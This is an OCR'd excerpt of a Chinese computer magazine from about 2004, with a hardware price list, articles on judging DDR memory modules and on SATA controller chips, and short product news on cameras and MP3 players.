微星FX5600-TD128	1180	1150
微星FX5700-TD128	1750	1740
技嘉 GV-N52128TE	580	560
七彩虹风行5700 CF白金版	999	990
七彩虹风行5700Ultra	1499	1485
铭瑄极光5700 Ultra钻石版	1445	1435
铭瑄极光5500	666	660
盈通剑龙FX5900XT	1599	1585
盈通剑龙G5700	899	890
昂达闪电9560 Ultra2	999	985
昂达闪电8560	699	680
ATI		
华硕 9600 SE/TD	1050	1010
华硕9800 XT/TVD/256M	4850	4800
技嘉GV-R96X128DU	1340	1310
七彩虹镭风9800SE CH白金版	1299	1290
七彩虹镭风 9200SE CV版	450	445
铭瑄狂镭 9600PRO钻石版	1230	1220
铭瑄狂镭9800 Pro	1988	1980
盈通镭龙R9600白金版	799	790
盈通镭龙R9800Pro钻石版	1988	1980
昂达雷霆9200SE	410	400
昂达雷霆9955	699	690
光存储		
COMBO		
明基 CB482B	499	490
爱国者52X	429	420
三星 金将军52X康宝 8MB	499	490
美达 48X康宝	388	375
微星 48X(MS-8448M)	499	490
台电 女神 52X COMBO	399	395
LG GCC-4520B	470	460
刻录机		
华硕 CRW-5232AS	360	355
明基 5232P	480	470
美达 RW5232	360	345
微星 CR52-A2(MS-8352A)	399	388
台电 女娲 52X刻录机	350	340
LG 52X	375	360
DVD		
华硕 DVD-E616P1	280	270
明基 DVP1650S	290	285

型号	平均价	最低价
三星 金将军16X DVD 白金版	305	300
美达 16XP	280	275
爱国者16X	289	280
台电 女神 16倍速DVD-ROM	285	275
LG 16X DVD-ROM GDR-8161B	295	280
DVD 刻录机		
华硕 DRW-0402P/D	1050	1040
明基 DW800A	999	990
美达 8X DVD+RW	988	980
微星 DR8-A(MS-8408A)	1399	1390
台电 8X DVD DUAL(加强版)	999	990
LG GSA-4081B	1310	1300
显示器		
17"CRT		
三星 763MB	1130	1110
三星 783MB	1250	1220
明基A772 plus	1360	1340
飞利浦107S5	1160	1150
飞利浦107T5	1150	1145
LG T710PH	1180	1160
LG F720B	1199	1190
美格 796FDX5	1490	1470
NESO HD770II	1390	1370
大水牛 DFX860+	999	985
爱国者776FT+	1190	1170
19"CRT		
三星 955MB	1800	1780
明基 992p	1890	1870
飞利浦109B	1900	1870
LG T910B	2200	2170
NESO FD910G	3960	3935
大水牛 DT996	1980	1960
爱国者 998FD	2300	2290
优派 G90f+	2390	2380
15"LCD		
三星152S	3080	3000
明基 FP556s	2890	2880
飞利浦150S4	2750	2720
LG L1520B	3350	3340
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派 VE510S	2999	2990
17"LCD		
三星171S	3755	3750
三星173V	3488	3480
明基 FP791	5300	5270
飞利浦 170C4	3899	3890
LG L1730S	3788	3780
优派 VE710s	4100	4090
打印机		
爱普生 Stylus C43SX	360	350
爱普生 STYLUS C61	620	600
爱普生 Stylus PHOTO CX3100	999	990
佳能 i255	480	470
佳能 i355	530	520
佳能 i455	840	830
机箱		
多彩 DLC-MG760	530	520
多彩 顽猴DLC-MF410	360	350
爱国者 月光宝盒D12	420	400
爱国者 月光宝盒Y15	390	360
世纪之星 2198	450	440
世纪之星 2199	550	540
音箱		
漫步者 R800TC	120	115
漫步者 R1000TC	170	150
漫步者 R321T	190	185
轻骑兵 B1	210	200
轻骑兵 C3300	180	175
轻骑兵 M3	250	240
风扇		
清华华天 九州风神 AE-S08XP2600+	90	80
散热博士 I计划之雪狐2	40	30
散热博士 I计划之雪狐3	60	50
散热博士 A计划之沙鹰1	30	25

本报价由电脑爱好者杂志和非常在线 www.veryol.com 联合提供

CF [SC06]

内存的秘密——轻松看透内存条

■www.stor-age.com ZXM

近期内存价格暴涨，不少用户会因此暂停电脑购买计划。这时的销售商们经常会推荐一些价格低廉的“国际名牌”内存，来降低用户的购机成本。但这些内存也许在短时间内使用没有问题，但时间一长就会造成系统不稳定，最终内存完全损坏，短时间的节省带来的却是长时间的烦恼，怎么会出现这种问题呢？我们就花两期来谈谈内存，这个电脑中最重要的配件之一的选购。

内存模组之看不到测得出的秘密

DDR-400与PC3200是一样的吗？从通常意义上讲没有区别，从严格意义上说，DDR-400、500是针对内存芯片的标准，PC3200、PC4000才是针对模组(即内存条)的称呼。

根据JEDEC(电子工程设计联合论坛)的最新官方标准(JESD79D，2004年1月颁布)，目前最高的DDR内存等级是DDR-400，而所谓的DDR-500甚至是很少见的DDR-533、DDR-550都是厂商的自由发挥，对于CL、tRCD、tRP(这些参数都是数值越小，性能越高)等参数也没有一个统一的规定。事实上，针对DDR-400，JEDEC列出了三个等级，SPD虽然记录的也是内存模组的相关参数，但这些参数也是以内存芯片为基准设置的。这三个等级的区别见下表。

DDR-400等级	CL-tRCD-tRP参数值
DDR-400A	2.5-3-3
DDR-400B	3-3-3
DDR-400C	3-4-4

另外，现有的主要芯片组厂商都推出了自己的DDR SDRAM模组认证名单，不过，这种东西对于DIY用户更多的是一种参考，有些厂商的产品虽然没有上榜但很可能是因为没有提交样品，而不是因为认证没有通过，所以对此我们不能一棒打死。但通过认证的，则代表它们的素质已经达到了一定的水准，经过专业级厂商的检验，出于稳定性角度去选购它们将更有保证，因此这对那些OEM厂商的选择更为有用，而我们在市场上购买的内存条几乎都没有通过芯片组厂商的认证。

最后我们应该再了解一下模组的标识规范。根据JEDEC关于PC3200、2700 Unbuffered DIMM规范(版本1.2)的要求，在产品的标签(贴于模组上的芯片或PCB上)上应该有类似于这样的字样：

PC3200U-3033-B1

其中，PC3200代表的是DDR-400标准，U代表的是Unbuffered DIMM(如果是R，则代表的是Rigestered DIMM，即ECC校验内存)，3033中前两个数字30代表CL=3，之后两个3依次表示tRCD=3、tRP=3，B1是代表了该产品参考设计的原型卡的类型与版本。

通过这个标签，选购者可以非常清楚地了解该模组的基本时序性能，但在零售的产品中，很少厂商的产品有这样的标签，最多会注明一下最重要的时序参数CL，其他的都只能靠用户自己查询了。在此，我真心地希望厂商们在这点上正规起来，与其标上可能只有厂商自己才能解释清楚的产品代码，还不如遵照业界规范为用户服务！

不过，市面上的产品中，tRCD与tRP大都等于3，但也有一些产品的tRCD与tRP为4，甚至有的为5。用户怎么才能知道产品的时序参数值呢？这里向大家推荐一个非常方便的软件——CPU-Z(见图1)，它有一项功能就是将内存模组的SPD信息生成TXT文本文件，虽然只能列出SPD信息中的一小部分，但关键的三个时序都包含其中。




图1　CPU-Z的操作界面，点击图中圆圈的按钮就会生成简要的SPD报告

小 知 识

什么是SPD？

SPD(Serial Presence Detect)，笔者翻译为“配置(存在位)串行探测”，而不是“连续存在探测”，如果单从字意上理解，后者的翻译并没有问题，但从其真正用意与工作方式来看，前者更准确一些。为什么呢？下面具体说说。

SPD是一组关于内存模组的配置信息，如P-Bank数量、电压、行地址/列地址数量、位宽、各种主要操作时序(如CL、tRCD、tRP、tRAS等)……它们存放在一个容量为256字节的EEPROM(Electrically Erasable Programmable Read Only Memory，电擦除可编程只读存储器)中。实际上在SPD中，JEDEC规定的标准信息只用了128个字节(还有128字节，属于厂商自己的专用区)。一般的，一个字节至少对应一种参数，有的参数需要多个字节来表述(如产品序列号，生产商在JEDEC组织中的代码)。其中，一个字节中的每个bit都可能用来表示这一参数的具体数值。由于SPD的信息很多，在此就不一一列出了，有兴趣的读者可以参阅相关文档。

SPD内的时序信息由模组生产商根据所使用的内存芯片的特点编写并写入至EEPROM，主要用途是协助北桥芯片精确调整内存的物理/时序参数，以达到最佳的使用效果。如果在BIOS中将内存设置选项定为“By SPD”，那么在开机时，北桥芯片会根据SPD中的参数信息来自动配置相应的内存时序与控制寄存器，避免人为出现调校错误而引起故障。当然，对于DIYer来说，也可以自由调整时序与控制参数(物理参数仍要借助SPD或北桥芯片自己检测来确定)。

内存模组之做工的秘密

内存模组的做工一直是广大用户所关心的问题。首先，很多人都比较关心PCB的层数，目前JEDEC所推出的标准参考设计规范都是6层PCB设计(早在PC-100时代，业界就要求采用6层PCB设计)(见图2)。但市面上可能还会有少量的4层PCB的产品，这主要是出于成本的考虑，但已经非常少见了，面向OEM的产品基本上都是6层PCB的，Intel的认证就要求必须是6层PCB。



图2 现在的PC3200乃至更高规格的内存模组基本都采用了6层PCB设计，1、3、4、6为信号层、2为接地层、5为电源层

经过几年的发展，想生产DDR内存模组虽已不是困难的事(可直接用于生产PCB的光绘文件是免费下载的)，但保证制造的质量仍然有难度，这体现在PCB的做工精细程度、布线的均匀性、贴片元件的质量和焊接水平，以及模组与主板DIMM接口金手指的质量。由于是6层PCB，有4层可以走信号线，所以表面上出现的布线应该比较宽松(同层布线)，这样有利于减少相互间的干扰。对于金手指，电镀金比化学镀金要更耐用(前者的光亮度与色泽也与后者不同)，金手指间的间距也要均匀。而且，金手指的厚度不能过薄，最好厚一些，否则有可能影响信号质量与插拔寿命。另外，PCB上应该没有空的贴片焊位，贴片电容在理论上讲，也应该是越多越好(按照行业的说法，平均每个内存芯片至少要有两颗电容，有些产品甚至会有3颗甚至更多)，尤其是正面左下角部分第一引脚处一定要有电容，因为第一个引脚负责提供参考电压(Vref)，而且每个芯片的Vref引脚上也应该有去耦电容以滤除杂波干扰，这对模组非常重要(辨别数据是0还是1就靠它)。此外，模组上芯片间的距离最好也不要太近，有很多模组是ECC/非ECC共用的，从而为ECC芯片留出了空位，这也造成其他芯片相对拥挤，这对散热和超频可能会有不良影响。

下面就介绍一个简单分辨电镀金与化学镀金的方法。

电镀金工艺: 如图3所示，仔细看金手指触点的下方，会引出一根很短的细线，这就是电镀时留下的引线，以目前的工艺，这个引线还无法去掉，另外仔细看金手指1号引脚上会有一颗贴片电容，这是必须要有的。




图3




图4

化学镀金工艺: 如图4所示，金手指触点下方没有那根引线，从而可以基本断定为化学镀金。

接下来，介绍一下查看芯片有无Vref去耦电容的方法。

良好的设计: 如图5所示，注意观察从内存芯片引出的布线，有一根要明显粗于其他信号线，它就是Vref电路，正规的设计会在此电路上设置Vref去耦电容。




图5

低成本设计: 如图6所示，在通往芯片的Vref电路上没有Vref去耦电容。




图6

对这些细微环节的处理，也正是目前大厂与小厂的区别所在(比如一颗贴片电容的价格现在大约在人民币3毛钱左右，那么几十个下来，成本也相当可观了)。相对而言，选择大的名牌厂商的产品会得到更多的保障，不过在今天这样的环境(DDR内存模组技术已经相当成熟)，不可否认模组的整体质量都在提高。




图7

图7所示的是常见的三种6层PCB单面内存模组的背面布线设计，后两种采用了不同方式的大面积覆铜设计，能起到降低EMI(Electro Magnetic Interference,电磁干扰)的作用。其中，2号设计是最为常见的，很多256MB模组都采用这种布线设计，3号设计的布线要更合理一些，因为它的布线间距要更大一些，有助于保证信号的稳定。相对而言，1号设计属于低成本的6层PCB设计，但这并不代表其布线设计水平的好坏。不过，DDR内存模组的设计已经非常成熟，模组的性能更多地取决于所使用的内存芯片质量，PCB并不可能弥补芯片的固有不足。所以，如果选择能超频的内存模组，内存芯片的品质是首先要考虑的。在使用中，大家会发现，一些PCB做工并不是很好，模组的超频能力却不弱，而一些做工很好的模组反而不行，这就体现出芯片超频方面的重要性。下期我们将介绍各主要内存芯片厂商的产品标识，以助大家选购。

CF [SC07]

走进SATA的世界

——从"芯"选择SATA系统

■ 一居

随着Intel ICH5、VIA VT8237、SiS964这类主板南桥芯片支持SATA接口，SATA正全面成为电脑的硬盘的主流接口。下面我们就从SATA的核心——支持它的主板芯片以及独立控制芯片讲起，让你在选购或升级为SATA系统时更能心中有数。

SATA，优势与弱点并存

首先，和并行ATA(简称PATA)标准相比，串行ATA(即SATA)采用了更低的信号电压、更少的引脚，具备性能更快的界面。PATA由于采用并行方式传输数据，所以一次可传输多位数据，但其缺点是每个通道需要的信号针脚就高达26支，而SATA仅用四支针脚就能完成所有的工作(这四支针脚分别用于连接电缆、连接地线、发送数据和接收数据)。这样的架构不但降低系统能耗，减小系统复杂性，而且与传统的PATA数据线相比，SATA的数据线要细不少，更节约机箱内的空间，更不会妨碍散热。其线缆更长，线缆长度可以达到1米。PATA接口的数据线插头稍一用力拔插，就断裂了。而SATA没有PATA的排线容易拔坏的问题。此外，SATA硬盘上的两个电缆插口均为扁平式接口，与PATA上的针脚式不同，这样可避免因针脚折断或者弯曲导致无法使用的问题。

SATA的起点高、发展潜力大。SATA 1.0定义的数据传输率可达150MB/s，这比目前最新的并行ATA(PATA/133)所能达到133MB/s的最高数据传输率高。而且SATA已经订好了300MB/s以及600MB/s数据传输率的标准。

SATA的拓展更方便，由于Serial ATA采用点对点的传输协议，所以不存在主从问题，这样每个驱动器不仅能独享带宽，而且使拓展Serial ATA设备更加便利，并且SATA支持热插拔，使数据交换更方便。

SATA与PATA相比也不全是优点。目前由于硬盘受内部传输速率的限制，SATA的性能优势还不够明显，但SATA硬盘的价格却普遍要比PATA硬盘贵100元左右。SATA的点对点传输方式，使一个SATA接口只能连接一个SATA设备，限制了一定的扩展空间。另外，现在的光存储设备还全部使用PATA接口，因此SATA与PATA还要在系统里面共存很长时间。

当然，技术发展的车轮不会停止，SATA取代PATA成为存储器接口的主流是迟早的事，所以对于许多新购机的读者而言，选择SATA硬盘或许正该成为你追求主流的明智的选择。

条条大路通SATA——实现SATA的方式

有哪些方式可以支持SATA硬盘呢？有哪些产品又支持SATA硬盘呢？……这些都是大家在选购或欲升级为SATA系统时关心的问题。要使用SATA硬盘有三种方式：①主板芯片组本身支持；②主板板载SATA接口芯片；③利用SATA扩展卡/器。

1.主板芯片组支持

如能在购买主板时直接购买采用了支持SATA的主板芯片组的产品，是花费最少的。并且这些芯片组的SATA接口多为专门的数据通道，能完全发挥SATA的性能，这点大家请注意与独立的SATA芯片相比较。

常见的这类主板芯片及主板有：

●英特尔ICH5/ICH5R

Intel ICH5是最早支持SATA的南桥芯片，其有两个版本，分别是FW82801EB(ICH5)以及FW82801ER(ICH5R)，两者都支持双Serial ATA功能，但是ICH5R增加了RAID功能(支持RAID0和RAID1)。了解两者的这一区别很重要，不仅是功能上的一些差别，更重要的是英特尔著名的IAA应用程序加速器不支持ICH5控制器，其仅支持ICH5R中的RAID控制器。

相应产品：所有采用这两种南桥的I865/I875系列主板，代表产品如华硕P4P800系列主板、微星865PE系列主板、技嘉GA-8IG1000主板、精英865PE主板等。

●威盛VT8237(图1)



图1

VIA新南桥芯片VT8237，这颗南桥可被应用到VIA所有主流的主板芯片组中，VT8237与VT8235最大的差别是VT8237提供了对SATA接口的支持，它配备了一款多重结构的SATA/RAID控制器(支持SATA的RAID0、RAID1等多种RAID模式)。由于功能上的不同，VT8237比VT8235南桥芯片成本要高一些，厂商也会根据主板定位北桥需要推出不同的产品，所以大家在选择时要注意。

相应产品：所有采用VT8237南桥的主板，代表产品如华硕A7V600、K8V DELUXE/WIFI-b主板、升技KV7主板、磐正8K9A7I主板、盈通雪狐KT600主板等。

●矽统SiS964(图2)

SiS964南桥芯片可以提供两条PATA通道和两个独立的SATA接口，另外它还可以支持多种RAID模式，包括

RAID0、RAID1 和 JBOD。不过，它并不是在芯片中直接开辟专用的 Serial ATA 通道，而是整合了 PCI 总线的 SiS180 Serial ATA RAID 芯片，所以其仍然会受 PCI 总线 133MB/s 的数据传输率带宽的限制，其支持的阵列模式也比 SiS963L 南桥 +SiS180 少一个 RAID0+1。



图 2

相应产品:所有采用 SiS964 南桥的主板，代表产品如精英 755-A 主板、华擎 P4S55FX+ 主板等。

小知识

什么是 JBOD？

JBOD 是 Just a bunch of drives 的缩写，直译为多驱动器合一。JBOD不属于RAID, 它仅是简单的硬盘容量叠加, 写入数据时先写一块硬盘, 写满了再写第二块硬盘, 依此类推。应用中最简单的解释就是将多块硬盘串联成一块硬盘使用。

● nVIDIA nForce3 250

单芯片的 nForce3 150 不具备 SATA 是其一大缺陷，新的 nForce3 250(包含 nForce3 250Gb 等)仍然沿用了单芯片设计，相比 nForce 3150，nForce3 250 系列的一大变化就是加入了对 SATA/RAID 的支持。nForce3 250 可提供 4 个 SATA 接口和两个 PATA 接口，其独具的特点是其还可以跨越 SATA 和 PATA 两种完全不同的硬盘平台来组成 RAID。

相应产品:所有采用 nForce3 250 芯片的主板，代表产品如华硕 K8N-E Deluxe 主板、承启 ZNF3-250 主板、钻石 NF3-250 LanParty 主板等。

2.支持 SATA 的独立控制芯片以及相应产品


要是你的主板不具备 SATA 接口，但是你又想购买 SATA 硬盘来组成 SATA 系统，那么支持 SATA 的独立控制芯片的扩展卡是惟一的选择。此外，虽然越来越多的新款主板南桥上集成了 SATA RAID 控制功能，但其一般不具备独立控制芯片以及相应产品所提供 RAID0+1 的混合模式和 JBOD 设定功能，所以很多主板为了提升主板的 SATA RAID 功能也常常使用额外的 SATA 独立控制/桥接芯片来达到提升性能和增加功能的目的。不过支持 SATA 的独立控制芯片有两个不足需要注意。一是这些独立芯片都是走的 PCI 总线，因此最大速度只能达到 133MB/s；二是 Windows2000/XP 等 NT 内核的系统会把独立 SATA 芯片识别为 SCSI 设备，如果直接在 SATA 硬盘上安装系统，系统要求在安装过程中通过软盘加挂磁盘管理程序，没有软驱的用户装起来会比较麻烦。

● SATALink SiI3112ACT（图 3）

在 VT8237、SIS964 等新一代南桥芯片还没推出前，Silicon Image 的 SATALink SiI3112ACT 芯片是使用最广泛的独立 SATA 控制芯片，提供两个独立的 SATA 接口，同时支持 RIAD0/1/0+1。SiI3112ACT 芯片虽小，但其性能却是同类产品中较高的。



图 3


图 4

相关产品: SiI3112ACT 的 PCI 卡较少见，国内市场上有 Buslink“百事灵”SPCI-1B 卡等(图 4)。采用这个芯片的主板有磐正 EP-4PEA+ 主板等。

● SiS180(图 5)

矽统 SiS180 Serial ATA 控制器可为你的主板提供 PCI 到 SATA 的桥梁，它可提供两个 SATA 及一个 PATA 接口，可支持 RAID0、RAID1、RAID 0+1、JBOD 等阵列模式，比单纯依靠 ICH5R 南桥的 RAID 功能要强很多。并且SiS180采用了比较特殊的三通道设计，SATA0、SATA1 各占用一个通道，而串行控制器可以通过单独占用的通道来支持 2 个串行设备。



图 5

相关产品:代表产品如斯巴达克 S755MAX 主板、华擎 P4i45PE 主板、精英 655TX 主板(SiS964 南桥 +SiS180 SATA 控制器，总共提供四个 SATA 接口)等。


●**VT6421**

面对 SATA 控制芯片市场的竞争，VIA 威盛也推出了一款 SATA 控制芯片 VT6421。这款 VT6421 芯片同时兼具 Serial ATA 和 RAID(包括最大效能的 RAID0、最高安全性的 RAID1、RAID 0+1 及 JBOD)功能，可采用 PCI 或者 PCMCIA 接口，支持桌面和笔记本电脑，拥有更强的拓展性。威盛 VT6421 可支持 2 个 SATA 设备和 2 个 IDE 设备。


图 6

相关产品:VIA VT642 PCI 卡(图 6)等。

● PCD20375/PCD20378(图 7)


图 7

Promise乔鼎的PCD20375/PCD20378控制芯片也是一种使用较广的SATA控制芯片，其中PDC20375是一颗普及型芯片，支持2个SATA通道和SATA RAID 0/1，价格较低，在中低端主板上使用较多。而PDC20378是PDC20375的完全版本，可提供2个SATA及一条PATA独立通道，并可支持四颗硬盘。此外，PDC20378可支持RAID0、1、0+1功能，并提供BIOS整合的简化功能。

相关产品:乔鼎SATA150 TX4卡(4个SATA接口)、乔鼎SATA150 TX2plus(2个SATA接口、1个PATA口)等。代表主板如华硕P4C800主板、微星875 NEO-FIS2R主板等。

● 88i8030 SATA桥接芯片(图8)

提到SATA就不能不说到Marvell的88i8030 SATA桥接芯片，这颗芯片是Marvell高速I/O接口卡家族的成员，可以把PATA接口转变成SATA接口，支持RAID0、RAID1、JBOD等，并可升级到第二代3.0Gbps的速度标准。被SATA转接卡、SATA硬盘以及主板等厂商广为应用。例如Highpoint推出的基于HPT374芯片+88i8030桥接芯片的SATA接口适配器，可以让用户在SATA接口上继续使用普通IDE接口硬盘。再如大家可在本身不具备SATA功能的nForce3 150芯片旁边见到一个Marvell 88i8030，其可以将nForce3 150提供出来的3个PATA中的1个转换成SATA。



图8

相关产品: RocketRAID1640/1542卡(PCI，通过4颗88i8030芯片支持4个SATA接口)，nForce3 150系列主板，以及各种采用88i8030芯片的IDE转SATA的转接卡、转接线(价格较便宜)等。

天生两种SATA硬盘

SATA硬盘根据其SATA实现的方式不同，也分为两类，一为采用原生(Native)方式的SATA硬盘，这类硬盘自身具备SATA控制器，而不是通过桥接芯片将并行信号转换为串行信号，其接口速率可达150MB/s，支持命令队列，具有超集功能(如总线主控DMA)。代表产品为希捷7200.7 Plus SATA的产品(注:现在有种说法，希捷7200.7 Plus SATA依然不是原生的SATA硬盘，只是桥接芯片较特殊，但我们认为这款硬盘已经满足原生SATA硬盘的所有要求，因此还是认为它是原生SATA硬盘)。

二为通过控制芯片采用桥接(Bridge)方式的硬盘产品。为了让PATA硬盘转SATA，可以在原有的PATA控制器基础上再借助于信号转接器或桥接芯片的方式来实现，由于必须经历额外的信号转换处理过程，不可避免地会影响一些传输效率。其主要使用的桥接芯片就是我们上边所介绍的88i8030芯片，可将并行ATA的数据流转换为串行数据流，与此同时进行指令的转换等工作。迈拓、日立、三星、西数的SATA硬盘都是原来的PATA通过额外加一颗88i8030桥接芯片转换成SATA接口的(图9)。




图9

根据目前的相关测试表明，由于目前系统的限制，采用原生方式的SATA硬盘和采用桥接方式的硬盘产品在性能上并无差别，所以你在选购硬盘时也不用非原生方式的SATA硬盘莫求。

购买和应用还要注意的要点

在购买硬盘时还要注意你的主机电源是否具备SATA插头。目前，希捷的SATA硬盘都采用的是标准的SATA接口，而不具备PATA规格的4针D型接口(迈拓等产品兼具这两种接口)，所以你在购买只有SATA接口的硬盘时一定要注意再买一根D形转L形的电源线转接插头。

此外，很多人发现SATA硬盘AGP/PCI总线在非标准频率下，会出现一些问题，所以建议你在使用SATA硬盘时不要使用非标准外频。另外，SATA硬盘对老操作系统兼容不太好，在使用SATA硬盘时一般建议使用Win2000/XP等操作系统。

根据你的主板采用的是原生芯片还是额外的控制芯片以及芯片的种类的不同，在安装操作系统或组建RAID时也有所不同。例如某型采用Promise SATA芯片主板电脑在安装Win2000时，总是报错"Inaccessable boot device"，其正确安装办法是:①使用软驱安装Win2000，当屏幕出现"setup is inspecting your computer's hardware configration"时按下F6键;使用光盘启动安装Win2000，当屏幕出现"Press F6 if you need to install third party SCSI or RAID driver"时按下F6。注意:系统已载入IDE RAID的驱动程序后的第一次重启一定要将BIOS SETUP中的启动顺序改为SCSI、A、C，因为Promise的IDE RAID卡会被认作SCSI设备；②当"Windows 2000 setup"的窗口出现时，按下"s"去指定驱动器；③插入IDE RAID的驱动软盘，回车，从屏幕显示的列表中选择"Win2000 promise fasttrak100－lite controller"，再回车，安装程序将载入所有设备文件并继续正常安装下去。限于篇幅，其他控制芯片的安装方法我们就不在此一一叙述，大家可参看主板或该产品的说明书。

CF [SC08]



■特邀信息员:胖胖牛

选择！跌破千元的尼康775与刚上市的美能达Z2

美能达Z2(见图1)，这款在外型上延续了前辈Z1的“全新”机型终于和我们见面了。全新的Z2采用了新的“柯尼卡美能达”商标，并且将CCD提升到400万像素。镜头依旧采用GT APO镜头，成像质量应该不错，并且具有高速AF性能，有利于拍摄高速运动的物体。另外，作为美能达的一个特点，这款产品可以无限制拍摄800×600分辨率、15fps的视频。如此的功能，这款Z2的市场价格是3550元。作为刚上市的新机型，如此的价格还算便宜。



图1



图2

如果你需要最初级最傻瓜的数码相机，那尼康775(见图2)是一个不错的选择。它具有200万像素3倍光学变焦镜头，操作简单，外形小巧，使这款推出很久的数码相机一直受到很多玩家的青睐。现在，很多商家都打出了999元的促销价格，不过不包括充电器和电池，好在它使用AA电池，你可以自行购买高容量的充电电池。商家表示，这是尼康775最后的辉煌了，估计这款产品马上就要停产了。所以，该出手时就出手。

胖胖牛:数码相机领域真是热闹非凡呀，一边新品迭出，一边老品退市，真是好不热闹。不管怎样，我们消费者都能获得好处，有钱的，可以研究趁着新品发售享受到新技术带来的使用享受，没钱的，也可以在老品即将离别我们的时候，用极低的价格购入心仪已久的经典机型。现在，家用数码相机已经跨入到800万像素的时代，连手机那小小的拍照镜头都可以实现200万像素的能力，哎，我手中的“老家伙”现在看来已经不行了。

连续播放70小时！索尼网络随身听NW-E50

索尼“网络随身听”终于来了，现在除了MP3随身听之外，我们有了更多的选择。

内置128MB闪存的索尼NW-E50网络随身听(见图3)是一种能播放类似MP3音乐文件的音乐播放器，不同之处在于它播放的是比MP3更高品质而文件更小的全新ATRAC3plus音频压缩文件。ATRAC3plus音乐文件支持256/64/48Kbps码率，在128MB容量内可以存储长达近6小时的音乐。



图3

这款机器体积只有名片大小，播放、停止和选曲键使用了索尼独特的穿梭操控旋钮，并且提供了双色背光液晶屏，并且支持中文等文字。但其最诱人的特点是超常的播放时间，使用1节AAA电池，NW-E50可以播放长达70小时的ATRAC3plus格式音乐，超乎你的想像吧。另外，NW-E50搭配了中档的E-838耳机，这在MP3随身听中可是从未有过的高档货。相信在音质方面应该可以媲美CD了。目前，这款刚刚上市的机器报价为1499元，相信还有一定的下降空间，努力的去侃价吧。

胖胖牛:SONY又带给我们音乐上的享受了。从最早的磁带机Walkman，到后来的CD、MD播放机，都是SONY一手引领起来的音乐潮流，现在又带来了挑战硬盘MP3随身听的Hi-MD，虽然还没有上市，但是毕竟让我们看到了新音乐时代的到来。而这次推出的NW-E50又用超常的待机时间吸引了我们的注意力，不得不感叹SONY在音乐播放器领域的强大。

户外运动同样需要音乐

联想最近在MP3上投入很大，推出了很多外观各异的产品。这款型号为F621的MP3随身听(见图4)，是专为酷爱户外运动的人士所设计的。看看那顶部的挂环，再看看户外运动的挂扣，知道了吧，你可以把它挂在背包或者水壶的挂钩上，让路途充满音乐的欢乐。



图4

这款MP3内置了128MB存储空间，支持MP3、WMA音乐格式文件的播放，并且具有收音、录音、移动存储、A-B复读等常用功能。为了适应户外活动的需要，这款产品没有使用内置锂电池的设计，而采用了小体积的一节7号电池供电，既方便了更换电池又保证了重量，要知道这款产品只有30克重。目前，商家在进行新品的促销活动:购买，即随机赠送一个登山用挂扣，让你可以随心所欲地把你的爱机挂到背包的外面或者任何可以悬挂的地方，够酷吧。厂商报价为799元，感兴趣的话去你们那里的电子市场看看吧。

胖胖牛:现在MP3产品同质化越来越严重了，没办法，毕竟设计生产这类产品的公司就那么几个，而看好这个市场的国内商家又有很多。最近，类似这样的户外MP3产品或者三防MP3产品出现了不少，外形都还不错，做工也不错。我看到了，有几分心动，你呢？

国外篇

玩游戏，其实应该是这个样子的

玩赛车游戏，我们会使用模拟驾驶的方向盘操控器；玩模拟飞行游戏，我们会使用驾驶摇杆；玩格斗游戏，我们会使用街机摇杆；那玩《鬼舞者》这样的动作游戏我们用什么？就用它了，日本一家名为Hori Ne的公司推出的日本武士刀外形的游戏手柄(见图5)。这是一款配合游戏《鬼舞者3》而推出的周边产品，为了配合游戏中的内容，这款产品取名Soul Controller。




图5

